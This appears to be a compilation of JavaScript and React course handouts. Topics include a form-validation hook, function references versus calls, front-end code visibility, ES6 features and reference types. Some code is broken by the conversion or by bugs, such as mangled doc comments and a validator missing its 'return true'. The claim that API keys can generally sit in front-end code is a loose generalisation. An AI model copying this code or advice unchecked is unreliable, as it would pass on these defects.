    // return the JSX code that will
    // render the input component, passing
    // in the required props to Input component
  },
  label: 'input label',
  value: 'default value for the input',
  valid: false,
  errorMessage: '',
  touched: false,
  validationRules: [
    /* array of objects representing validation rules */
  ]
}
```

As there will be more than one `input` field that will be represented using the above object structure, we will create a helper function

that will take some parameters and will return an object that will represent a single `input` field in our form.

```
import React from 'react';
import Input from '../components/Input';

/**
 * creates and returns object representation of form field
 */
* @param {string} label - label to show with the form input
* @param {string} name - input name
* @param {string} type - input type
* @param {string} defaultValue - default value for the input
*/
function createFormFieldConfig(label, name, type, defaultValue = '') {
  return {
    renderInput: (handleChange, value, isValid, error, key) => {
      return (
        <Input
          key={key}
          name={name}
          type={type}
          label={label}
          isValid={isValid}
          value={value}
          handleChange={handleChange}
          errorMessage={error}
        />
      );
    },
    label,
    value: defaultValue,
    valid: false,
    errorMessage: '',
    touched: false,
  };
}
```

The `renderInput` function will be used by our custom hook to render the `InputField` components in our form and pass in the required props to the `InputField` component. It takes the following parameters:

- `handleChange` - a function that will be called on `onChange` events on the `input` element
- `value` - the value of the input field
- `isValid` - a boolean value that specifies whether the input field is valid or not
- `error` - an error message to display if input field is not valid

- `key` - `Input` components will be rendered by our hook using a loop, so we need to pass a `key` prop to each `Input` component

If you haven't noticed, the object returned by `createFormFieldConfig` function doesn't include the `validationRules` property that was present in the previously written object structure. We will add that property in the objects, representing the `input` fields in our form, once we have written the validation rules. We will write those rules later.

Now let's create an object representation of our form. We will create this object in the same file in which `createFormFieldConfig` helper function was created.

```
// object representation of signup form
export const signupForm = {
  name: {
    ...createFormFieldConfig('Full Name', 'name', 'text'),
  },
  email: {
    ...createFormFieldConfig('Email', 'email', 'email'),
  },
  password: {
    ...createFormFieldConfig('Password', 'password', 'password'),
  },
  confirmPassword: {
    ...createFormFieldConfig('Confirm Password', 'confirmPassword',
    'password'),
  },
};
```

Now we will write our custom hook. We will only write enough code in our hook to be able to use this hook in our form and render the `InputField` components using this hook.

We will write more code in our hook as we move forward in this tutorial.

```
import { useState, useCallback } from 'react';

function useForm(formObj) {
  const [form, setForm] = useState(formObj);

  function renderFormInputs() {
    return Object.values(form).map((inputObj) => {
      const { value, label, errorMessage, valid, renderInput } = inputObj;
      return renderInput(onInputChange, value, valid, errorMessage, label);
    });
  }
}
```

```

const onInputChange = useCallback((event) => {
  // not yet implemented
}, []);

return { renderFormInputs };
}

export default useForm;

```

Now let's create a component that will represent our signup form.

SignupForm

```

import React from 'react';
import useForm from './useForm';
import { signupForm } from './utils/formConfig';

import './SignupForm.css';

export default function SignupForm() {
  const { renderFormInputs } = useForm(signupForm);

  return (
    <form className="signupForm">
      <h1>Sign Up</h1>

      {renderFormInputs()}

      <button type="submit">Submit</button>
    </form>
  );
}

```

We have imported the object representation of our signup form, created in a separate file and also our hook.

Inside our component, we have used the `useForm` hook, passing in the object that represents our form. From the object returned by our hook, we are destructuring the function named `renderFormInputs` that we will call inside our form to render the inputs.

And here are the styles for our form.

SignupForm.css

```

.signupForm {
  max-width: 400px;
  box-shadow: 0 0 4px rgba(0, 0, 0, 0.3);
  margin: 20px auto;
  padding: 20px;
}

```

```
}  
  
.signupForm h1 {  
  margin: 0 0 20px;  
  text-align: center;  
}  
  
button {  
  padding: 10px 15px;  
  border-radius: 4px;  
  border: none;  
  box-shadow: 0 0 4px rgba(0, 0, 0, 0.4);  
  width: 150px;  
  background: blueviolet;  
  color: #fff;  
  cursor: pointer;  
}  
  
button:disabled {  
  background: #eee;  
  color: #999;  
  box-shadow: none;  
}
```

At this point, we have a form that uses our hook to display the `Input` components in our form.

Sign Up

Full Name

Email

Password

Confirm Password

Submit

We can't change the value of the input fields because we haven't yet implemented the `onChange` event handler inside our hook. We will implement this function once we have written some validation rules for the inputs in our form so that we can use those rules to validate the inputs and show the error messages when the user types any invalid value in any of the input field.

Each validation rule is basically an object that represents a rule that will be used by our hook to validate each input field in our form. Each validation rule will be of the following structure:

```
{
```

```

    name: 'name of the rule',
    message: 'error message to show when input validation fails',
    validate: <validation function>
  }
}

```

We will write the following validation rules:

- **required** - each input field is required
- **minimum input length** - the value in each input field should at least contain specified number of characters
- **maximum input length** - the value in each input field should not contain more than the specified number of characters
- **password match rule** - the values of the password and confirm password field should be equal

Lets create a helper function which we will use to create each validation rule.

```

/**
 * creates and returns a validation rule object that
 * is used by useForm hook to validate the form inputs
 *
 * @param {string} ruleName - name of the validation rule
 * @param {string} errorMessage - message to display
 * @param {function} validateFunc - validation function
 */
function createValidationRule(ruleName, errorMessage, validateFunc) {
  return {
    name: ruleName,
    message: errorMessage,
    validate: validateFunc,
  };
}

```

Now we will create the validation rules in the same file that contains the `createValidationRule` function.

```

export function requiredRule(inputName) {
  return createValidationRule(
    'required',
    `${inputName} required`,
    (inputValue, formObj) => inputValue.length !== 0
  );
}

export function minLengthRule(inputName, minCharacters) {
  return createValidationRule(
    'minLength',
    `${inputName} should contain atleast ${minCharacters} characters`,
    (inputValue, formObj) => inputValue.length >= minCharacters
  );
}

```

```

export function maxLengthRule(inputName, maxCharacters) {
  return createValidationRule(
    'minLength',
    `${inputName} cannot contain more than ${maxCharacters} characters`,
    (inputValue, formObj) => inputValue.length <= maxCharacters
  );
}

export function passwordMatchRule() {
  return createValidationRule(
    'passwordMatch',
    `passwords do not match`,
    (inputValue, formObj) => inputValue === formObj.password.value
  );
}

```

Each function calls the `createValidationRule` function, passing in the required arguments.

Each function, except the last one, i.e. `passwordMatchRule`, takes a parameter named `inputName` which is the name of the input with which this rule will be associated.

The `minLengthRule` and `maxLengthRule` functions also take a second argument which specifies the minimum and maximum number of characters respectively.

Each rule's validation function returns a `boolean` value.

The validation function for `requiredRule` checks if the value of the input field is empty or not.

The validation function for `minLengthRule` checks if the length of the input field's value is at-least equal to or greater than the specified number of characters or not. Similarly, the validation function of `maxLengthRule` checks if the length of the input field's value is less than or equal to the specified number of characters or not.

The validation function for `passwordMatchRule` checks if the values of the confirm password field and the password field are equal or not.

The validation function of each rule is passed two arguments:

- `inputValue` - the value of the input field with which this rule is associated
- `formObj` - an object representation of the form. In our case, this object is only used by the validation function of `passwordMatchRule`.

Now that we have written the validation rules, we will add these validation rules on the object representing our signup form.

```
import {
  requiredRule,
  minLengthRule,
  maxLengthRule,
  passwordMatchRule,
} from './inputValidationRules';

// object representation of signup form
export const signupForm = {
  name: {
    ...createFormFieldConfig('Full Name', 'name', 'text'),
    validationRules: [
      requiredRule('name'),
      minLengthRule('name', 3),
      maxLengthRule('name', 25),
    ],
  },
  email: {
    ...createFormFieldConfig('Email', 'email', 'email'),
    validationRules: [
      requiredRule('email'),
      minLengthRule('email', 10),
      maxLengthRule('email', 25),
    ],
  },
  password: {
    ...createFormFieldConfig('Password', 'password', 'password'),
    validationRules: [
      requiredRule('password'),
      minLengthRule('password', 8),
      maxLengthRule('password', 20),
    ],
  },
  confirmPassword: {
    ...createFormFieldConfig('Confirm Password', 'confirmPassword',
'password'),
    validationRules: [passwordMatchRule()],
  },
};
```

The `confirmPassword` field only requires the `passwordMatchRule` because it needs to match the value of

the `password` field. So any rule that applies to the `password` field, automatically applies to the `confirmPassword` field.

Now we will write the `onInputChange` function in our hook.

```
const onInputChange = useCallback(
  (event) => {
    const { name, value } = event.target;
    // copy input object whose value was changed
    const inputObj = { ...form[name] };
    // update value
    inputObj.value = value;

    // update input field's validity
    const isValidInput = isInputFieldValid(inputObj);
    // if input is valid and it was previously invalid
    // set its valid status to true
    if (isValidInput && !inputObj.valid) {
      inputObj.valid = true;
    } else if (!isValidInput && inputObj.valid) {
      // if input is not valid and it was previously valid
      // set its valid status to false
      inputObj.valid = false;
    }

    // mark input field as touched
    inputObj.touched = true;
    setForm({ ...form, [name]: inputObj });
  },
  [form, isInputFieldValid]
);
```

This function is called each time any input in our form triggers an `onChange` event. It is wrapped in the `useCallback` hook to avoid creating a new function each time the state is updated and code inside this hook executes again.

This function uses another function named `isInputFieldValid` that returns a `boolean` value indicating whether the input field which triggered the `onChange` event, is valid or not. Lets write this `isInputFieldValid` function in our hook.

```
const isInputFieldValid = useCallback(
  (inputField) => {
    for (const rule of inputField.validationRules) {
      if (!rule.validate(inputField.value, form)) {
        inputField.errorMessage = rule.message;
        return false;
      }
    }
  }
);
```

```

    return true;
  },
  [form]
);

```

This function is also wrapped in `useCallback` hook. This function takes an object representing an `input` element in our form and iterates over its validation rules to validate this input by calling `validate` function of each validation rule associated with the `input`.

If the `validate` function of any validation rule returns `false`, we set an error message on the current `input` and return `false` from this function. If all validation rules are passed, this function returns `true`, indicating that `input` is valid.

Our hook is almost complete. We will now implement a function which will return a `boolean` value indicating whether the overall form is valid or not.

```

/**
 * returns boolean value indicating whether overall form is valid
 */
* @param {object} formObj - object representation of a form
*/
const isFormValid = useCallback(() => {
  let isValid = true;
  const arr = Object.values(form);

  for (let i = 0; i < arr.length; i++) {
    if (!arr[i].valid) {
      isValid = false;
      break;
    }
  }

  return isValid;
}, [form]);

```

This function checks if there's any invalid input in our form or not. If there is, it returns `false` indicating that form is invalid. If all `input` elements are valid, it returns `true`, indicating that form is valid.

This function will be used in our `SignupForm` component to enable or disable the form's submit `button`.

Here's the complete code of our `useForm` hook.

```
import { useState, useCallback } from 'react';

function useForm(formObj) {
  const [form, setForm] = useState(formObj);

  function renderFormInputs() {
    return Object.values(form).map((inputObj) => {
      const { value, label, errorMessage, valid, renderInput } = inputObj;
      return renderInput(onInputChange, value, valid, errorMessage, label);
    });
  }

  const isInputFieldValid = useCallback(
    (inputField) => {
      for (const rule of inputField.validationRules) {
        if (!rule.validate(inputField.value, form)) {
          inputField.errorMessage = rule.message;
          return false;
        }
      }
    },
    [form]
  );

  const onInputChange = useCallback(
    (event) => {
      const { name, value } = event.target;
      // copy input object whose value was changed
      const inputObj = { ...form[name] };
      // update value
      inputObj.value = value;

      // update input field's validity
      const isValidInput = isInputFieldValid(inputObj);
      // if input is valid and it was previously set to invalid
      // set its valid status to true
      if (isValidInput && !inputObj.valid) {
        inputObj.valid = true;
      } else if (!isValidInput && inputObj.valid) {
        // if input is not valid and it was previously valid
        // set its valid status to false
        inputObj.valid = false;
      }

      // mark input field as touched
      inputObj.touched = true;
      setForm({ ...form, [name]: inputObj });
    },
    [form, isInputFieldValid]
  );

  /**
   * returns boolean value indicating whether overall form is valid
   */
}
```

```

* @param {object} formObj - object representation of a form
*/
const isFormValid = useCallback(() => {
  let isValid = true;
  const arr = Object.values(form);

  for (let i = 0; i < arr.length; i++) {
    if (!arr[i].valid) {
      isValid = false;
      break;
    }
  }

  return isValid;
}, [form]);

return { renderFormInputs, isFormValid };
}

export default useForm;

```

Now let's use the `isFormValid` function in our `SignupForm` component.

```

export default function SignupForm() {
  const { renderFormInputs, isFormValid } = useForm(signupForm);

  return (
    <form className="signupForm">
      <h1>Sign Up</h1>
      {renderFormInputs()}
      <button type="submit" disabled={!isFormValid()}>
        Submit
      </button>
    </form>
  );
}

```

We have used the `isFormValid` function to determine whether the submit `button` should be disabled or not.

Final Result

The image below shows the final result.

Side-note: The password fields have already been filled to demonstrate that the submit `button` is enabled when overall form becomes valid.

Sign Up

Full Name

Email

Password

Confirm Password

Submit



Video URL: https://youtu.be/fP_kA90DgIU

Direct vs Indirect Function Execution

If you want to watch a detailed video tutorial instead of reading this article, you can find it at the beginning of this page! Here's the source code that belongs to the video:

- [Starting Source Code](#)
- [Finished Source Code](#)

Also check out my [“JavaScript - The Complete Guide” course](#) to learn all about JavaScript step-by-step from the ground up!

Executing JavaScript Functions

There are two ways functions can be “scheduled for execution” in JavaScript:

1. You directly execute a function: `someFunction()`
2. You schedule a function for future execution: `el.addEventListener('click', someFunction)`

Do you notice the difference? Only in case **1** you execute a function immediately!

This might sound obvious to you - if it does, you can skip this article. But I noticed that a lot of newcomers to JavaScript are indeed struggling with this!

So let's take a closer look.

A Normal Function, Executing Normally

Consider this code snippet:

```
function init() {  
  // Do initialization work  
  const myElement = document.createElement('li');  
  myList.append(myElement);  
}  
  
init();
```

What happens in the above snippet?

A function (`init`) gets defined, inside of that function we execute code to create a `` element and append it to another element (`myList` which is probably selected somewhere else in the script).

Of course, the code inside of `init` does **not execute immediately** when the script is loaded and parsed. Instead, it only executes once the function is called - which happens right below the definition in the above snippet (`init()`).

Nothing too fancy here, this should all be well-known.

The Confusing Case

I often notice that newcomers to programming (but also some people who already did some development) struggle with this kind of code:

```
function greet() {  
    alert('Hi there!');  
}  
  
someButton.addEventListener('click', greet);
```

What's the confusing part?

It's this line:

```
someButton.addEventListener('click', greet);
```

What's `greet`? Aren't the parantheses (`()`) missing here? Shouldn't it be:

```
someButton.addEventListener('click', greet());
```

?

No, it absolutely should NOT be that!

Why?

Because if you add parentheses (`greet()`) you execute the function. This means, the code inside of `greet` run as soon as JavaScript execution reaches this line:

```
someButton.addEventListener('click', greet());
```

But that's typically not what you want here. You don't want to execute `greet` when JavaScript reaches this line. You want it to execute once a click on the button (`someButton`) occurs.

That's a different thing!

References vs Function Results

In the “standard case” (I like to call it **direct function execution**), we (= the developer) simply instruct JavaScript to execute the code inside of a function.

That's what we did in the very first example of this article:

```
function init() {  
  // Do initialization work  
  const myElement = document.createElement('li');  
  myList.append(myElement);  
}  
  
init();
```

In the second case (with the button and the event listener), we **don't want to execute a function directly**. We want to execute it “**indirectly**” you could say.

We want to “tell” JavaScript (or actually the browser in the end) that it should execute a function (`greet`) for us when something happens (in the above example: a click on `someButton`).

Hence we must not add `()` after `greet`. Because that would invoke the function immediately.

By just using

```
someButton.addEventListener('click', greet);
```


we instead just “point” at the function. We pass a reference (a pointer) to the function as a second argument to `addEventListener`. And JavaScript/ the browser then uses the reference to **eventually** call that function for us.

If you used this code instead

```
someButton.addEventListener('click', greet());
```

you would **not** pass a reference to `greet` to `addEventListener` but instead **the result** of invoking `greet()`.

What is that result?

Well, it’s whatever this function returns. In this example, it’s **undefined** because the function does not return anything. If it had a **return** statement, it would be whatever comes after **return**.

References & Function Parameters

That’s all nice but what if `greet` looked like this?

```
function greet(name) {  
  alert('Hi ' + name);  
}
```

Now it becomes a bit more tricky. `greet` wants a parameter (**name**) and we’re currently “connecting” `greet` to the button like this:

```
someButton.addEventListener('click', greet);
```

How does the browser/ JavaScript (which executes the function for us, as we learned) know which value should be fed in for **name**?

The answer is: It doesn’t.

Currently, if you clicked on the button, you would just get **Hi undefined** as an output. Clearly not what we want here!

There are two easy solutions to this problem though:

Solution 1

```
someButton.addEventListener('click', function() {  
  greet('Max'); // yields 'Hi Max'  
});
```

Solution 2

```
someButton.addEventListener('click', greet.bind(null, 'Max')); // also  
yields 'Hi Max'
```

What's going on there?

Let's start with **solution 1**:

There, we create an **anonymous function** “on the fly” in the place of the second argument of `addEventListener`. This anonymous function is then passed (i.e. the reference to that function is passed) as a second argument.

It's **not** getting executed immediately when JavaScript reaches the line because we haven't added parentheses after the anonymous function definition.

Inside of that function, we then call `greet('Max')` but keep in mind that this code only executes once the button is clicked (because it's wrapped by the anonymous function).

So that was solution 1, let's now focus on **solution 2**:

There, we use the `bind()` method which is “built into” JavaScript you could say. To be precise, it's available on function objects - for that, it's important to keep in mind that functions are also objects in JavaScript. You learn basics like this in my [“JavaScript - The Complete Guide” course](#) by the way.

What does the `bind()` method do though?

It “prepares” the function on which it's called for future execution.

It allows you to “preconfigure” which arguments that function should receive when it's eventually getting called. In addition, you can also define what the `this` keyword should refer to inside of that function.

To be precise, when we use `bind` like this

```
someButton.addEventListener('click', greet.bind(null, 'Max')); // also  
yields 'Hi Max'
```

we “tell” JavaScript that `this` should be `null` (or, to be precise, not have any different value that it would have otherwise) and that the first argument passed to `greet`, when it’s getting called, should be `Max`.

You can simply keep in mind that the first parameter of `bind` is always the `this` keyword reference, all other parameters thereafter are the arguments fed into the function that will be invoked (i.e. on which you called `bind`).

So the first parameter of the “to-be-called” function will then get the second argument passed to `bind`. The second parameter of the “to-be-called” function will be defined via the third argument passed to `bind`. And so on.

And by using this code, we ensure that `greet` will receive `Max` as a value when it’s being called in the future (by the browser/ JavaScript).

It’s up to you which approach (anonymous function vs `bind`) you prefer, the most important part is that you understand **why** you might need these approaches.

Video URL: <https://youtu.be/hOtZhNb4TKg>

Hide JavaScript Code

Can everyone see your JavaScript code?

Did you ever debug your (compiled) JavaScript code in the browser dev tools?

In case you didn't know - you can do that, for example with [the Chrome Developer Tools](#).

Whilst this is very useful, it's not limited to your own pages. You can inspect **any** JavaScript code on **any** webpage this way. Of course not the uncompiled version (in case you were writing your app with a framework like Angular or a library like React) but still the JS code that holds all your logic.

Doesn't this pose a huge security issue? Because if you can do that, **everyone** is able to do that.


This is not a problem!

No worries, you're not in danger because of that. At least not if you think about what you put into your frontend-facing JavaScript code.

You certainly shouldn't put your account usernames or passwords in there. The same goes for any other confidential information.

Want more information on this? Check out the video which you find at the top of this page!

Things like API keys can generally go in there though since people are not able to access any of your accounts with them.



You might want to control access to an API from within your API dashboard - or, if you're the creator of the API, in the code you wrote.

You can set up IP or domain whitelists for example. This would allow you to expose your API key in your frontend JavaScript code (and you typically need it there) and still control which pages are able to use it. That ensures that other people can “steal” your API key but that it's pretty worthless to them.

What should NOT go into your JavaScript code?

So what should **not go** into your JavaScript code?

Anything which gives other users access to any of your accounts. Any customer data (hardcoding customer data is never a great idea by the way...) and in general: Any confidential data.

That's also the reason why you'll never directly connect to a database from your frontend JavaScript code. And Firebase isn't a database in case you're wondering. It's a backend service which you still access through an API (or a SDK that accesses it for you).


Storing any database credentials or query code directly in your frontend JavaScript code would be a HUGE security issue! Any user who reads it could start accessing your database or manipulate your queries.

Summary: Don't put any confidential data - e.g. account information or database queries - into your frontend JavaScript code!

What about minification - does that not help?

To conclude this article (and video) - which role plays minification?

It makes your code look like this:



```
1 var _yt_www={};(function(g){var window=this;var fa,
2 Di,Ei,xi,Fi,$i,Ki,Si,Li,tba,Ci,Ui,bj,dj,ej,gj,wba,f
3 g.ea=function(a,b){a.prototype=ca(b.prototype);a.pr
4 fa=function(){fa=function(){};
5 ha.Symbol||(ha.Symbol=aaa)};
6 ka=function(){fa();var a=ha.Symbol.iterator;a||(a=h
7 ka=function(){};
8 ja=function(a){var b=0;return la(function(){return
9 la=function(a){ka();a={next:a};a[ha.Symbol.iterator
10 return a};
11 g.ma=function(a){ka();var b=a[window.Symbol.iterato
12 baa=function(a){for(var b,c=[1,!1](b=a.next()) done.)
```

This code looks very unreadable, doesn't it?

Well, it does but it still is. The chrome dev tools even help you transform it!

You can click the `{ }` symbol at the bottom of the image to convert it to a more readable version.

Variable and function names will still be shortened but API keys and similar things will be relatively easy to spot.

Minification is NOT a security mechanism!

It only serves one purpose: Decrease the size of your JavaScript code! It's a performance enhancement, not meant to secure anything.

Instead, keep the previous hints in mind and secure your API keys + avoid putting confidential information into your frontend JavaScript code.

In this module, I provided a brief introduction into some core next-gen JavaScript features, of course focusing on the ones you'll see the most in this course. Here's a quick summary!

let & const

Read more about `let` : <https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Statements/let>

Read more about `const` : <https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Statements/const>

`let` and `const` basically replace `var` . You use `let` instead of `var` and `const` instead of `var` if you plan on never re-assigning this "variable" (effectively turning it into a constant therefore).

ES6 Arrow Functions

Read more: https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Functions/Arrow_functions

Arrow functions are a different way of creating functions in JavaScript. Besides a shorter syntax, they offer advantages when it comes to keeping the scope of the `this` keyword (see [here](#)).

Arrow function syntax may look strange but it's actually simple.

```
.  function callMe(name) {  
.      console.log(name);  
.  }
```


which you could also write as:

```
.  const callMe = function(name) {  
.    console.log(name);  
.  }
```

becomes:

```
.  const callMe = (name) => {  
.    console.log(name);  
.  }
```

Important:

When having **no arguments**, you have to use empty parentheses in the function declaration:

```
.  const callMe = () => {  
.    console.log('Max!');  
.  }
```

When having **exactly one argument**, you may omit the parentheses:

```
.  const callMe = name => {  
.    console.log(name);  
.  }
```

When **just returning a value**, you can use the following shortcut:

```
.  const returnMe = name => name
```

That's equal to:

```
.  const returnMe = name => {  
.    return name;  
.  }
```

Exports & Imports

In React projects (and actually in all modern JavaScript projects), you split your code across multiple JavaScript

files - so-called modules. You do this, to keep each file/module focused and manageable.

To still access functionality in another file, you need **export** (to make it available) and **import** (to get access) statements.

You got two different types of exports: **default** (unnamed) and **named** exports:

default => `export default ...;`

named => `export const someData = ...;`

You can import **default exports** like this:

```
import someNameOfYourChoice from './path/to/file.js';
```

Surprisingly, `someNameOfYourChoice` is totally up to you.

Named exports have to be imported by their name:

```
import { someData } from './path/to/file.js';
```

A file can only contain one default and an unlimited amount of named exports. You can also mix the one default with any amount of named exports in one and the same file.

When importing **named exports**, you can also import all named exports at once with the following syntax:

```
import * as upToYou from './path/to/file.js';
```

`upToYou` is - well - up to you and simply bundles all exported variables/functions in one JavaScript object. For example, if you `export const someData = ... (/path/to/file.js)` you can access it on `upToYou` like this: `upToYou.someData`.

Classes

Classes are a feature which basically replace constructor functions and prototypes. You can define blueprints for JavaScript objects with them.

Like this:

```
. class Person {  
.   constructor () {  
.     this.name = 'Max';  
.   }  
. }  
.   
. const person = new Person();  
. console.log(person.name); // prints 'Max'
```

In the above example, not only the class but also a property of that class (=> `name`) is defined. The syntax you see there, is the "old" syntax for defining properties. In modern JavaScript projects (as the one used in this course), you can use the following, more convenient way of defining class properties:

```
. class Person {  
.   name = 'Max';  
. }  
.   
. const person = new Person();  
. console.log(person.name); // prints 'Max'
```

You can also define methods. Either like this:

```

.   class Person {
.       name = 'Max';
.       printMyName () {
.           console.log(this.name); // this is required to refer
.           to the class!
.       }
.   }
.
.   const person = new Person();
.   person.printMyName();

```

Or like this:

```

.   class Person {
.       name = 'Max';
.       printMyName = () => {
.           console.log(this.name);
.       }
.   }
.
.   const person = new Person();
.   person.printMyName();

```

The second approach has the same advantage as all arrow functions have: The `this` keyword doesn't change its reference.

You can also use **inheritance** when using classes:

```

.   class Human {
.       species = 'human';
.   }
.
.   class Person extends Human {
.       name = 'Max';
.       printMyName = () => {
.           console.log(this.name);
.       }
.   }
.
.   const person = new Person();

```

```
. person.printMyName();  
. console.log(person.species); // prints 'human'
```

Spread & Rest Operator

The spread and rest operators actually use the same syntax: `...`

Yes, that is the operator - just three dots. It's usage determines whether you're using it as the spread or rest operator.

Using the Spread Operator:

The spread operator allows you to pull elements out of an array (=> split the array into a list of its elements) or pull the properties out of an object. Here are two examples:

```
. const oldArray = [1, 2, 3];  
. const newArray = [...oldArray, 4, 5]; // This now is [1, 2,  
    3, 4, 5];
```

Here's the spread operator used on an object:

```
. const oldObject = {  
.   name: 'Max'  
. };  
. const newObject = {  
.   ...oldObject,  
.   age: 28  
. };
```

`newObject` would then be

```
. {  
.   name: 'Max',  
.   age: 28  
. }
```

The spread operator is extremely useful for cloning arrays and objects. Since both are [reference types](#) (and not

primitives), copying them safely (i.e. preventing future mutation of the copied original) can be tricky. With the spread operator you have an easy way of creating a (shallow!) clone of the object or array.

Destructuring

Destructuring allows you to easily access the values of arrays or objects and assign them to variables.

Here's an example for an array:

```
.  const array = [1, 2, 3];  
.  const [a, b] = array;  
.  console.log(a); // prints 1  
.  console.log(b); // prints 2  
.  console.log(array); // prints [1, 2, 3]
```

And here for an object:

```
.  const myObj = {  
.    name: 'Max',  
.    age: 28  
.  }  
.  const {name} = myObj;  
.  console.log(name); // prints 'Max'  
.  console.log(age); // prints undefined  
.  console.log(myObj); // prints {name: 'Max', age: 28}
```

Destructuring is very useful when working with function arguments. Consider this example:

```
.  const printName = (personObj) => {  
.    console.log(personObj.name);  
.  }  
.  printName({name: 'Max', age: 28}); // prints 'Max'
```

Here, we only want to print the name in the function but we pass a complete person object to the function. Of course this is no issue but it forces us to call `personObj.name`

inside of our function. We can condense this code with destructuring:

```
.  const printName = ({name}) => {  
.    console.log(name);  
.  }  
.  printName({name: 'Max', age: 28}); // prints 'Max'
```

We get the same result as above but we save some code.

By destructuring, we simply pull out the `name` property and store it in a variable/ argument named `name` which we then can use in the function body.

Video:

https://www.youtube.com/watch?v=9ooYYRLdg_g

Reference vs Primitive Values

What are Primitives?

This article and videos is named “Reference vs Primitive Values”.

So let’s start - what are “Primitives”?

Here’s an example:

```
var age = 28
```

The `age` variable (you could also use `let` or `const` by the way) stores a number value. The number `28`.

Number values are called “primitive values” because they’re very simple building blocks of JavaScript apps.

Other simple core building blocks are:

```
var name = 'Max' // strings are primitives, too!  
var isMale = true // so are booleans
```

So numbers, string, booleans - these are probably very well-known to you. `undefined` and `null` are additional primitive types.

What are Reference Types Then?

So we learned what “Primitives” (or “primitive types”) are.

What are “reference types” then?

`Objects` and `Arrays`!

```
var person = {
```



```
    name: 'Max',  
    age: 28,  
  }  
  
  var hobbies = ['Sports', 'Cooking']
```

Here, `person` is an object and therefore a so-called reference type. Please note that it holds properties that in turn have primitive values. This doesn't affect the object being a reference type though. And you could of course also have nested objects or arrays inside the `person` object.

The `hobbies` array is also a reference type - in this case, it holds a list of strings. A `string` is a primitive value/ type as you learned but this doesn't affect the `array`. Arrays are **always** reference types.

What's the Difference?

Cool, we got two different types of values. What's the idea behind all of that?

It's related to memory management.

Behind the scenes, JavaScript of course has to store the values you assign to properties or variable in memory.

